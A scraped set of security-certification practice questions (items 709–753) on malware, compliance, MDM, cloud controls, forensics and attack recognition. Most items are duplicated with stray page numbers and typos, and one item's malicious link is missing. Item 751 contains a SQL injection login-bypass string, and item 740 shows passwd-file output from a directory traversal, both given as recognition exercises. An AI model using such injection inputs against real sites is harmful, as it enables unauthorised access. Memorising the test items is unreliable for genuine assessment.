709. A user's PC was recently infected by malware. The user has a legacy printer without vendor support, and the user's OS is full patched. The user downloaded a driver package from the internet. No threats were found on the downloaded file, but during file installation, a malicious runtime threat was detected. Which of the following is the MOST likely cause of the infection?

A. The driver had malware installed and was refactored upon download to avoid detection
B. The user's computer had a rootkit installed that had avoided detection until the new driver overwrote key files
C. The user's antivirus software definitions were out of date and were damaged by the installation of the driver
D. The user's computer had been infected with a logic bomb set to run when new driver was installed

1419

710. A multinational organization that offers web-based services has datacenters that are located only in the United States; however, a large number of its customers are in Australia, Europe, and China. Payments for services are managed by a third party in the United Kingdom that specializes in payment gateways. The management team is concerned the organizations is not compliant with privacy laws that cover some of its customers. Which of the following frameworks should the management team follow**?**

A. Payment Card Industry Data Security Standard
B. Cloud Security Alliance Best Practices
C. ISO/IEC 27302 Cybersecurity Guidelines
D. General Data Protection Regulation

1420

710. A multinational organization that offers web-based services has datacenters that are located only in the United States; however, a large number of its customers are in Australia, Europe, and China. Payments for services are managed by a third party in the United Kingdom that specializes in payment gateways. The management team is concerned the organizations is not compliant with privacy laws that cover some of its customers. Which of the following frameworks should the management team follow**?**

A. Payment Card Industry Data Security Standard
B. Cloud Security Alliance Best Practices
C. ISO/IEC 27302 Cybersecurity Guidelines
D. General Data Protection Regulation

711. An organization's corporate offices were destroyed due to a natural disaster, so the organization is now setting up offices in a temporary work space. Which of the following will the organization MOST likely consult?

A. The business continuity plan
B. The risk management plan
C. The communications plan
D. The incident response plan

711. An organization's corporate offices were destroyed due to a natural disaster, so the organization is now setting up offices in a temporary work space. Which of the following will the organization MOST likely consult?

A. The business continuity plan
B. The risk management plan
C. The communications plan
D. The incident response plan

1423

712. A security analyst needs to find real-time data on the latest malware and IoC's. Which of the following BEST describes the solution the analyst should pursue?

A. Advisories and bulletins
B. Threat feeds
C. Security news articles
D. Peer-reviewed content

1424

712. A security analyst needs to find real-time data on the latest malware and IoC's. Which of the following BEST describes the solution the analyst should pursue?

A. Advisories and bulletins
B. Threat feeds
C. Security news articles
D. Peer-reviewed content

1425

713. Which of the following technical controls is BEST suited for the detection and prevention of buffer overflows on hosts?

A. DLP
B. HIDS
C. EDR
D. NIPS

1426

713. Which of the following technical controls is BEST suited for the detection and prevention of buffer overflows on hosts?

A. DLP
B. HIDS
C. EDR
D. NIPS

 1427

1427

714. An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO)

A. MAC filtering
B. Zero Trust segmentation
C. Network access control
D. Access control vestibules
E. Guards
F. Bollards

 1428

1428

714. An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO)

A. MAC filtering
B. Zero Trust segmentation
C. Network access control
D. Access control vestibules
E. Guards
F. Bollards

1429

715. A security engineer needs to create a network segment that can be used for servers that require connections from untrusted networks. Which of the following should the engineer implement?

A. air gap
B. hot site
C. VLAN
D. screened subnet

1430

715. A security engineer needs to create a network segment that can be used for servers that require connections from untrusted networks. Which of the following should the engineer implement?

A. air gap
B. hot site
C. VLAN
D. screened subnet

1431

716. Which of the following disaster recovery tests is the LEAST time consuming for the disaster recovery team?

A. Tabletop
B. Parallel
C. Full interruption
D. Simulation

1432

716. Which of the following disaster recovery tests is the LEAST time consuming for the disaster recovery team?

A. Tabletop
B. Parallel
C. Full interruption
D. Simulation

1433

717. A company has decided to move its operations to the cloud. It wants to utilize technology that will prevent users from downloading company applications for personal use, restrict data that is uploaded, and have visibility into which applications are being used across the company. Which of the following solutions will BEST meet these requirements**?**

A. NGFW
B. CASB
C. Application whitelisting
D. NG-SWG

1434

717. A company has decided to move its operations to the cloud. It wants to utilize technology that will prevent users from downloading company applications for personal use, restrict data that is uploaded, and have visibility into which applications are being used across the company. Which of the following solutions will BEST meet these requirements**?**

A. NGFW
B. CASB
C. Application whitelisting
D. NG-SWG

1435

718. A security administrator is setting up a SIEM to help monitor for notable events across the enterprise. Which of the following control types does this BEST represent?

A. Preventive
B. Compensating
C. Corrective
D. Detective

1436

718. A security administrator is setting up a SIEM to help monitor for notable events across the enterprise. Which of the following control types does this BEST represent?

A. Preventive
B. Compensating
C. Corrective
D. Detective

719. When used at the design stage, which of the following improves the efficiency, accuracy, and speed of a database?

A. Tokenization
B. Data masking
C. Normalization
D. Obfuscation

719. When used at the design stage, which of the following improves the efficiency, accuracy, and speed of a database?

A. Tokenization
B. Data masking
C. Normalization
D. Obfuscation

1439

720. Which of the following allows for functional test to be used in new systems for testing and training purposes to protect the real data?

A. Data encryption
B. Data masking
C. Data deduplication
D. Data minimization

1440

720. Which of the following allows for functional test to be used in new systems for testing and training purposes to protect the real data?

A. Data encryption
B. Data masking
C. Data deduplication
D. Data minimization

1441

721. To mitigate the impact of a single VM being compromised by another VM on the same hypervisor, an administrator would like to utilize a technical control to further segregate the traffic. Which of the following solutions would BEST accomplish this objective?

A. Install a hypervisor firewall to filter east-west traffic
B. Add more VLANS to the hypervisor network switches
C. More exposed or vulnerable VMs to the DMZ
D. Implement a Zero Trust policy and physically segregate the hypervisor servers

1442

721. To mitigate the impact of a single VM being compromised by another VM on the same hypervisor, an administrator would like to utilize a technical control to further segregate the traffic. Which of the following solutions would BEST accomplish this objective?

A. Install a hypervisor firewall to filter east-west traffic
B. Add more VLANS to the hypervisor network switches
C. More exposed or vulnerable VMs to the DMZ
D. Implement a Zero Trust policy and physically segregate the hypervisor servers

1443

722. A remote user recently took a two-week vacation abroad and brought along a corporate-owned laptop. Upon returning to work, the user has been unable to connect the laptop to the VPN. Which of the following is the MOST likely reason for the user's inability to connect the laptop to the VPN? (Select TWO)

A. Due to foreign travel, the user's laptop was isolated from the network
B. The user's laptop was quarantined because it missed the latest patch update
C. The VPN client was blacklisted
D. The user's account was put on a legal hold
E. The laptop is still configured to connect to an international mobile network operator
F. The user is unable to authenticate because the user is outside of the organization's mobile geofencing configuration

1444

722. A remote user recently took a two-week vacation abroad and brought along a corporate-owned laptop. Upon returning to work, the user has been unable to connect the laptop to the VPN. Which of the following is the MOST likely reason for the user's inability to connect the laptop to the VPN? (Select TWO)

A. Due to foreign travel, the user's laptop was isolated from the network
B. The user's laptop was quarantined because it missed the latest patch update
C. The VPN client was blacklisted
D. The user's account was put on a legal hold
E. The laptop is still configured to connect to an international mobile network operator
F. The user is unable to authenticate because the user is outside of the organization's mobile geofencing configuration

1445

723. An enterprise has hired an outside security firm to conduct penetration testing on its network and applications. The firm has not received information about the internal architecture. Which of the following BEST represents the type of testing that will occur?

A. Gray-box
B. White-box
C. Bug bounty
D. Black-box

1446

723. An enterprise has hired an outside security firm to conduct penetration testing on its network and applications. The firm has not received information about the internal architecture. Which of the following BEST represents the type of testing that will occur?

A. Gray-box
B. White-box
C. Bug bounty
D. Black-box

1447

724. A security engineer needs to implement and MDM solution that compiles with the corporate mobile device policy. The policy states that in order for mobile users to access corporate resources on their devices, the following requirements must be met.

- Mobile device Oss must be patched up to the latest release
- A screen lock must be enabled (passcode or biometriC.
- Corporate data must be removed if the device is reported lost or stolen

Which of the following controls should the security engineer configure? (Select TWO)

A. Disable firmware over-the-air
B. Storage segmentation
C. Posture checking
D. Remote wipe
E. Full-device encryption
F. Geofencing

1448

724. A security engineer needs to implement and MDM solution that compiles with the corporate mobile device policy. The policy states that in order for mobile users to access corporate resources on their devices, the following requirements must be met.

- Mobile device Oss must be patched up to the latest release
- A screen lock must be enabled (passcode or biometriC.
- Corporate data must be removed if the device is reported lost or stolen

Which of the following controls should the security engineer configure? (Select TWO)

A. Disable firmware over-the-air
B. Storage segmentation
C. Posture checking
D. Remote wipe
E. Full-device encryption
F. Geofencing

1449

725. Which of the following would cause a Chief Information Security Officer the MOST concern regarding newly installed internet-accessible 4K surveillance cameras?

A. An inability to monitor 100% of every facility could expose the company to unnecessary risk
B. The cameras could be compromised if not patched in a timely manner
C. Physical security at the facility may not protect the cameras from theft
D. Exported videos may take up excessive space on the file servers

1450

725. Which of the following would cause a Chief Information Security Officer the MOST concern regarding newly installed internet-accessible 4K surveillance cameras?

A. An inability to monitor 100% of every facility could expose the company to unnecessary risk
B. The cameras could be compromised if not patched in a timely manner
C. Physical security at the facility may not protect the cameras from theft
D. Exported videos may take up excessive space on the file servers

1451

726. DDos attacks are causing an overload on the cluster of cloud servers. A security architect is researching alternatives to make the cloud environment respond to load fluctuation in a cost-effective way. Which of the following options BEST fulfills the architect's requirements?

A. An orchestration solution that can adjust scalability of cloud assets
B. Use a multipath by adding more connections to cloud storage
C. Cloud assets replicated on geographically distributed regions
D. An on-site backup that is deployed and only used when the load increases

1452

726. DDos attacks are causing an overload on the cluster of cloud servers. A security architect is researching alternatives to make the cloud environment respond to load fluctuation in a cost-effective way. Which of the following options BEST fulfills the architect's requirements?

A. An orchestration solution that can adjust scalability of cloud assets
B. Use a multipath by adding more connections to cloud storage
C. Cloud assets replicated on geographically distributed regions
D. An on-site backup that is deployed and only used when the load increases

1453

727. A network manager is concerned that business may be negatively impacted if the firewall in its datacenter goes offline. The manager would like to implement a high availability pair to:

A. decrease the mean time between failures
B. remove the single point of failure
C. cut down the mean time to repair
D. reduce the recovery time objective

1454

727. A network manager is concerned that business may be negatively impacted if the firewall in its datacenter goes offline. The manager would like to implement a high availability pair to:

A. decrease the mean time between failures
B. remove the single point of failure
C. cut down the mean time to repair
D. reduce the recovery time objective

1455

728. a network administrator is concerned about users being exposed to malicious content when accessing company cloud applications. The administrator wants to be able to block access to sites based on the AUP. The users must also be protected because many of them work from home or at remote locations, providing on-site customer support. Which of the following should the administrator employ to meet these criteria?

A. Implement NAC
B. Implement an SWG
C. Implement a URL filter
D. Implement an MDM

1456

728. a network administrator is concerned about users being exposed to malicious content when accessing company cloud applications. The administrator wants to be able to block access to sites based on the AUP. The users must also be protected because many of them work from home or at remote locations, providing on-site customer support. Which of the following should the administrator employ to meet these criteria?

A. Implement NAC
B. Implement an SWG
C. Implement a URL filter
D. Implement an MDM

1457

729. An organization recently recovered from a data breach. During the root cause anlaysis, the organization determined the source of the breach to be a personal cell phone that had been reported lost. Which of the following solutions should the organization implement to reduce the likelihood of future data breaches?

A. MDM
B. MAM
C. VDI
D. DLP

1458

729. An organization recently recovered from a data breach. During the root cause anlaysis, the organization determined the source of the breach to be a personal cell phone that had been reported lost. Which of the following solutions should the organization implement to reduce the likelihood of future data breaches?

A. MDM
B. MAM
C. VDI
D. DLP

1459

730. An organization relies on third-party videoconferencing to conduct daily business. Recent security changes now require all remote workers to utilize a VPN to corporate resources. Which of the following would BEST maintain high-quality videoconferencing while minimizing latency when connected to the VPN?

A. Using geographic diversity to have VPN terminators closer to end users
B. Utilizing split tunneling so only traffic for corporate resources is encrypted
C. Purchasing higher bandwidth connections to meet the increased demand
D. Configuring QoS properly on the VPN accelerators

1460

730. An organization relies on third-party videoconferencing to conduct daily business. Recent security changes now require all remote workers to utilize a VPN to corporate resources. Which of the following would BEST maintain high-quality videoconferencing while minimizing latency when connected to the VPN?

A. Using geographic diversity to have VPN terminators closer to end users
B. Utilizing split tunneling so only traffic for corporate resources is encrypted
C. Purchasing higher bandwidth connections to meet the increased demand
D. Configuring QoS properly on the VPN accelerators

 1461

1461

731. An information security officer at a credit card transaction company is conducting a framework-mapping exercise with the internal controls. The company recently established a new office in Europe. To which of the following frameworks should the security officer map to the existing controls? (Select TWO)

A. ISO
B. PCI DSS
C. SOC
D. GDPR
E. CSA
F. NIST

 1462

1462

731. An information security officer at a credit card transaction company is conducting a framework-mapping exercise with the internal controls. The company recently established a new office in Europe. To which of the following frameworks should the security officer map to the existing controls? (Select TWO)

A. ISO
B. PCI DSS
C. SOC
D. GDPR
E. CSA
F. NIST

1463

732. A forensics investigator is examining a number of unauthorized payments that were reported on the company's website. Some unusual log entries show users received an email for an unwanted mailing list and clicked on a link to attempt to unsubscribe. One of the users reported the email to be phishing team, and the forwarded email revealed the link to be:

Click here to unsubscribe

Which of the following will the forensics investigator MOST likely determine has occurred?

A. SQL injection
B. Broken authentication
C. XSS
D. XSRF

1464

732. A forensics investigator is examining a number of unauthorized payments that were reported on the company's website. Some unusual log entries show users received an email for an unwanted mailing list and clicked on a link to attempt to unsubscribe. One of the users reported the email to be phishing team, and the forwarded email revealed the link to be:

Click here to unsubscribe

Which of the following will the forensics investigator MOST likely determine has occurred?

A. SQL injection
B. Broken authentication
C. XSS
D. XSRF

733. A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would BEST meet the requirement?

A. Asymmetric
B. Symmetric
C. Homomorphic
D. Ephemeral

733. A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would BEST meet the requirement?

A. Asymmetric
B. Symmetric
C. Homomorphic
D. Ephemeral

1467

734. A security analyst is concerned about traffic initiated to the dark web from the corporate LAN. Which of the following networks should the analyst monitor?

A. SFTP
B. AIS (automatic identification system. Used for ships)
C. Tor (The onion router)
D. IoC

1468

734. A security analyst is concerned about traffic initiated to the dark web from the corporate LAN. Which of the following networks should the analyst monitor?

A. SFTP
B. AIS (automatic identification system. Used for ships)
C. Tor (The onion router)
D. IoC

1469

735. A systems analyst is responsible for generating a new digital forensics chain-of-custody form. Which of the following should the analyst include in this documentation? (Select TWO)

A. The order of volatility
B. A CRC32 checksum
C. The provenance of the artifacts
D. The vendor's name
E. The date and time
F. A warning banner

1470

735. A systems analyst is responsible for generating a new digital forensics chain-of-custody form. Which of the following should the analyst include in this documentation? (Select TWO)

A. The order of volatility
B. A CRC32 checksum
C. The provenance of the artifacts
D. The vendor's name
E. The date and time
F. A warning banner

1471

736. A global company is experiencing unauthorized logins due to credential theft and account lockouts caused by brute-force attacks. The company is considering implementing a third-party identity provider to help mitigate these attacks. Which of the following would be the BEST control for the company to require from prospective vendors?

A. IP restrictions
B. Multifactor authentication
C. A banned password list
D. A complex password policy

1472

736. A global company is experiencing unauthorized logins due to credential theft and account lockouts caused by brute-force attacks. The company is considering implementing a third-party identity provider to help mitigate these attacks. Which of the following would be the BEST control for the company to require from prospective vendors?

A. IP restrictions
B. Multifactor authentication
C. A banned password list
D. A complex password policy

1473

737. A company is concerned about its security after a red-team exercise. The report shows the team was able to reach the critical servers due to the SMB being exposed to the internet and running NTLMv1. Which of the following BEST explains the findings?

A. Default settings on the servers
B. Unsecured administrator accounts
C. Open ports and services
D. Weak data encryption

1474

737. A company is concerned about its security after a red-team exercise. The report shows the team was able to reach the critical servers due to the SMB being exposed to the internet and running NTLMv1. Which of the following BEST explains the findings?

A. Default settings on the servers
B. Unsecured administrator accounts
C. Open ports and services
D. Weak data encryption

1475

738. The SIEM at an organization has detected suspicious traffic coming from a workstation in its internal network. An analyst in the SOC investigates the workstation and discovers malware that is associated with a botnet is installed on the device. A review of the logs on the workstation reveals that the privileges of the local account were escalated to a local administrator. To which of the following groups should the analyst report this real-world event?

A. The NOC team
B. The vulnerability management team
C. The CIRT
D. The read team

1476

738. The SIEM at an organization has detected suspicious traffic coming from a workstation in its internal network. An analyst in the SOC investigates the workstation and discovers malware that is associated with a botnet is installed on the device. A review of the logs on the workstation reveals that the privileges of the local account were escalated to a local administrator. To which of the following groups should the analyst report this real-world event?

A. The NOC team
B. The vulnerability management team
C. The CIRT
D. The read team

1477

739. A recent security assessment revealed that an actor exploited a vulnerable workstation within an organization and has persisted on the network for several months. The organization realizes the need to reassess its security strategy for mitigating risks within the perimeter. Which of the following solutions would BEST support the organization's strategy?

A. FIM
B. DLP
C. EDR
D. UTM

1478

739. A recent security assessment revealed that an actor exploited a vulnerable workstation within an organization and has persisted on the network for several months. The organization realizes the need to reassess its security strategy for mitigating risks within the perimeter. Which of the following solutions would BEST support the organization's strategy?

A. FIM
B. DLP
C. EDR
D. UTM

1479

740. A security administrator is trying to determine whether a server is vulnerable to a range of attacks. After using a tool, the administrator obtains the following output:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:s9fyf983#:0:1:System Operator:/:/bin/bash
daemon:*:1:1::/tmp:
user1:fi@su3FF:183:100:user:/home/users/user1:/bin/bash
```

Which of the following attacks was successfully implemented based on the output?

A. Memory leak
B. Race conditions
C. SQL injection
D. Directory traversal

1480

740. A security administrator is trying to determine whether a server is vulnerable to a range of attacks. After using a tool, the administrator obtains the following output:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:s9fyf983#:0:1:System Operator:/:/bin/bash
daemon:*:1:1::/tmp:
user1:fi@su3FF:183:100:user:/home/users/user1:/bin/bash
```

Which of the following attacks was successfully implemented based on the output?

A. Memory leak
B. Race conditions
C. SQL injection
D. Directory traversal

1481

741. Which of the following would BEST identify and remediate a data-loss event in an enterprise using third-party, web-based services and file-sharing platforms?

A. SIEM
B. CASB
C. UTM
D. EDR

1482

741. Which of the following would BEST identify and remediate a data-loss event in an enterprise using third-party, web-based services and file-sharing platforms?

A. SIEM
B. CASB
C. UTM
D. EDR

1483

742. A financial analyst has been accused of violating the company's AUP and there is forensic evidence to substantiate the allegation. Which of the following would dispute the analyst's claim of innocence?

A. Legal hold
B. Order of volatility
C. Non-repudiation
D. Chain of custody

1484

742. A financial analyst has been accused of violating the company's AUP and there is forensic evidence to substantiate the allegation. Which of the following would dispute the analyst's claim of innocence?

A. Legal hold
B. Order of volatility
C. Non-repudiation
D. Chain of custody

1485

743. During a security assessment, a security analyst finds a file with overly permissive permissions. Which of the following tools will allow the analyst to reduce the permissions for the existing users and groups and remove the set-user-ID bit from the file?

A. ls
B. chflags
C. chmod
D. lsof
E. setuid

1486

743. During a security assessment, a security analyst finds a file with overly permissive permissions. Which of the following tools will allow the analyst to reduce the permissions for the existing users and groups and remove the set-user-ID bit from the file?

A. ls
B. chflags
C. chmod
D. lsof
E. setuid

1487

744. A security analyst needs to implement security features across smartphones, laptops, and tablets. Which of the following would be the MOST effective across heterogeneous platforms?

A. Enforcing encryption
B. Deploying GPOs
C. Removing administrative permissions
D. Applying MDM software

1488

744. A security analyst needs to implement security features across smartphones, laptops, and tablets. Which of the following would be the MOST effective across heterogeneous platforms?

A. Enforcing encryption
B. Deploying GPOs
C. Removing administrative permissions
D. Applying MDM software

1489

745. A security researcher is tracking an adversary by noting its attacks and techniques based on its capabilities, infrastructure, and victims. Which of the following is the researcher MOST likely using?

A. The Diamond Model of Intrusion Analysis
B. The Cyber Kill Chain
C. The MITRE CVE database
D. The incident response process

1490

745. A security researcher is tracking an adversary by noting its attacks and techniques based on its capabilities, infrastructure, and victims. Which of the following is the researcher MOST likely using?

A. The Diamond Model of Intrusion Analysis
B. The Cyber Kill Chain
C. The MITRE CVE database
D. The incident response process

746. Several employees return to work the day after attending an industry trade show. That same day, the security manager notices several malware alerts coming from each of the employees' workstations. The security manager investigates but finds no evidence of attack by reviewing network-based sources like the perimeter firewall or the NIDS. Which of the following is MOST likely causing the malware alerts?

A. A worm that has propagated itself across the intranet, which was initiated by presentation media
B. A malicious PowerShell script that was attached to an email and transmitted to multiple employees
C. A Trojan that has passed through the gateway router and executed malicious code on the hosts
D. A USB flash drive that is trying to run malicious code but is being blocked by the host firewall

746. Several employees return to work the day after attending an industry trade show. That same day, the security manager notices several malware alerts coming from each of the employees' workstations. The security manager investigates but finds no evidence of attack by reviewing network-based sources like the perimeter firewall or the NIDS. Which of the following is MOST likely causing the malware alerts?

A. A worm that has propagated itself across the intranet, which was initiated by presentation media
B. A malicious PowerShell script that was attached to an email and transmitted to multiple employees
C. A Trojan that has passed through the gateway router and executed malicious code on the hosts
D. A USB flash drive that is trying to run malicious code but is being blocked by the host firewall

1493

747. When planning to build a virtual environment, an administrator needs to achieve the following:

- Establish policies to limit who can create new VMs.
- Allocate resources according to actual utilization.
- Require justification for requests outside of the standard requirements.
- Create standardized categories based on size and resource requirements.

Which of the following is the administrator MOST likely trying to do?

A. Implement IaaS replication
B. Protect against VM escape
C. Deploy a PaaS
D. Avoid VM sprawl

1494

747. When planning to build a virtual environment, an administrator needs to achieve the following:

- Establish policies to limit who can create new VMs.
- Allocate resources according to actual utilization.
- Require justification for requests outside of the standard requirements.
- Create standardized categories based on size and resource requirements.

Which of the following is the administrator MOST likely trying to do?

A. Implement IaaS replication
B. Protect against VM escape
C. Deploy a PaaS
D. Avoid VM sprawl

748. A security modern may have occurred on the desktop PC of an organization's Chief Executive Officer (CEO). A duplicate copy of the CEO's hard drive must be stored securely to ensure appropriate forensic processes and custody chain is followed.
Which of the following should be performed to accomplish this task?

A. Install a new hard drive in the CEO's PC, and then remove the old hard drive and place it in a tmper-evident bag
B. Connect a write blocker to the hard drive. Then leveraging a forensic workstation, utilize the dd command in a live Linux environment to create a duplicate copy
C. Remove the CEO's hard drive from the PC, connect to the forensic workstation, and copy all the contents onto a remote file share while the CEO watches
D. Refrain from completing forensic analysts of the CEO's hard drive until after the incident is confirmed; duplicating the hard drive at this stage could destroy evidence.

748. A security modern may have occurred on the desktop PC of an organization's Chief Executive Officer (CEO). A duplicate copy of the CEO's hard drive must be stored securely to ensure appropriate forensic processes and custody chain is followed.
Which of the following should be performed to accomplish this task?

A. Install a new hard drive in the CEO's PC, and then remove the old hard drive and place it in a tmper-evident bag
B. Connect a write blocker to the hard drive. Then leveraging a forensic workstation, utilize the dd command in a live Linux environment to create a duplicate copy
C. Remove the CEO's hard drive from the PC, connect to the forensic workstation, and copy all the contents onto a remote file share while the CEO watches
D. Refrain from completing forensic analysts of the CEO's hard drive until after the incident is confirmed; duplicating the hard drive at this stage could destroy evidence.

1497

749. A cyberthreat intelligence analyst is gathering data about a specific adversary using OSINT techniques. Which of the following should the analyst use?

A. Internal log files
B. Government press releases
C. Confidential reports
D. Proprietary databases

1498

749. A cyberthreat intelligence analyst is gathering data about a specific adversary using OSINT techniques. Which of the following should the analyst use?

A. Internal log files
B. Government press releases
C. Confidential reports
D. Proprietary databases

750. A developer is building a new portal to deliver single-pane-of-glass management capabilities to customers with multiple firewalls. To Improve the user experience, the developer wants to implement an authentication and authorization standard that uses security tokens that contain assertions to pass user Information between nodes. Which of the following roles should the developer configure to meet these requirements? (Select TWO).

A. Identity processor
B. Service requestor
C. Identity provider
D. Service provider
E. Tokenized resource
F. Notarized referral

750. A developer is building a new portal to deliver single-pane-of-glass management capabilities to customers with multiple firewalls. To Improve the user experience, the developer wants to implement an authentication and authorization standard that uses security tokens that contain assertions to pass user Information between nodes. Which of the following roles should the developer configure to meet these requirements? (Select TWO).

A. Identity processor
B. Service requestor
C. Identity provider
D. Service provider
E. Tokenized resource
F. Notarized referral

1501

751. A security analyst was deploying a new website and found a connection attempting to authenticate on the site's portal. While Investigating The incident, the analyst identified the following Input in the username field:

```
admin' or 1=1--
```

Which of the following BEST explains this type of attack?

A. DLL injection to hijack administrator services
B. SQLi on the field to bypass authentication
C. Execution of a stored XSS on the website
D. Code to execute a race condition on the server

1502

751. A security analyst was deploying a new website and found a connection attempting to authenticate on the site's portal. While Investigating The incident, the analyst identified the following Input in the username field:

```
admin' or 1=1--
```

Which of the following BEST explains this type of attack?

A. DLL injection to hijack administrator services
B. SQL on the field to bypass authentication
C. Execution of a stored XSS on the website
D. Code to execute a race condition on the server

1503

752. A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO). Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?

A. Run a vulnerability scan against the CEO's computer to find possible vulnerabilities
B. Install a sandbox to run the malicious payload in a safe environment
C. Perform a traceroute to identify the communication path
D. Use netstat to check whether communication has been made with a remote host

1504

752. A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO). Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?

A. Run a vulnerability scan against the CEO's computer to find possible vulnerabilities
B. Install a sandbox to run the malicious payload in a safe environment
C. Perform a traceroute to identify the communication path
D. Use netstat to check whether communication has been made with a remote host

1505

753. A SOC is currently being outsourced. Which of the following is being used?

A. Microservices
B. SaaS
C. MSSP
D. PaaS

1506

753. A SOC is currently being outsourced. Which of the following is being used?

A. Microservices
B. SaaS
C. MSSP
D. PaaS